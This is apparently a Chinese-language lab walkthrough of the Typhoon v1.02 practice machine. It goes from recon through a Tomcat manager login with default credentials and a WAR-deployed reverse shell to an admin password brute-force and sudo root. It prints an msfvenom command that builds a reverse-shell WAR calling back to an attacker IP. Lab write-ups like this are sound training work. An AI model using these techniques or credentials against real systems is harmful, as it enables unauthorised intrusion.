typhoon:v1.02 Walkthrough
war包部署打点,admin用户爆破,sudo提权
Posted Updated 
By
1 min read
Recon

这台机器似乎服务很多

眼花缭乱的服务拿fscan扫过去发现数据库和共享相关的服务都是未授权,但实际利用发现几乎不存在有效攻击向量
shell as tomcat7 by war-deploy
既然数据库和共享相关服务都不存在有效攻击向量,重点就放在web,发现8080/tcp是一个tomcat default page

使用tomcat:tomcat登录到manger,通过war包部署getshell即可
msfvenom -p java/shell_reverse_tcp lhost=192.168.1.101 lport=8888 -f war -o pwn.war
发现/var/www/html/下有/xvwa目录,访问后发现是个靶场….interesting

通过一波侦察,发现获得inital access的路径不止一条
shell as admin by burp

通过tomcat7权限的环境信息收集,发现还存在admin、postfixuser、typhoon、postgres用户

这台机器开放的ftp、ssh、samba等都可以作为爆破的着力点
得到admin:metallica
shell as root by sudo

获得admin权限后发现可以直接sudo su
This post is licensed under CC BY 4.0 by the author.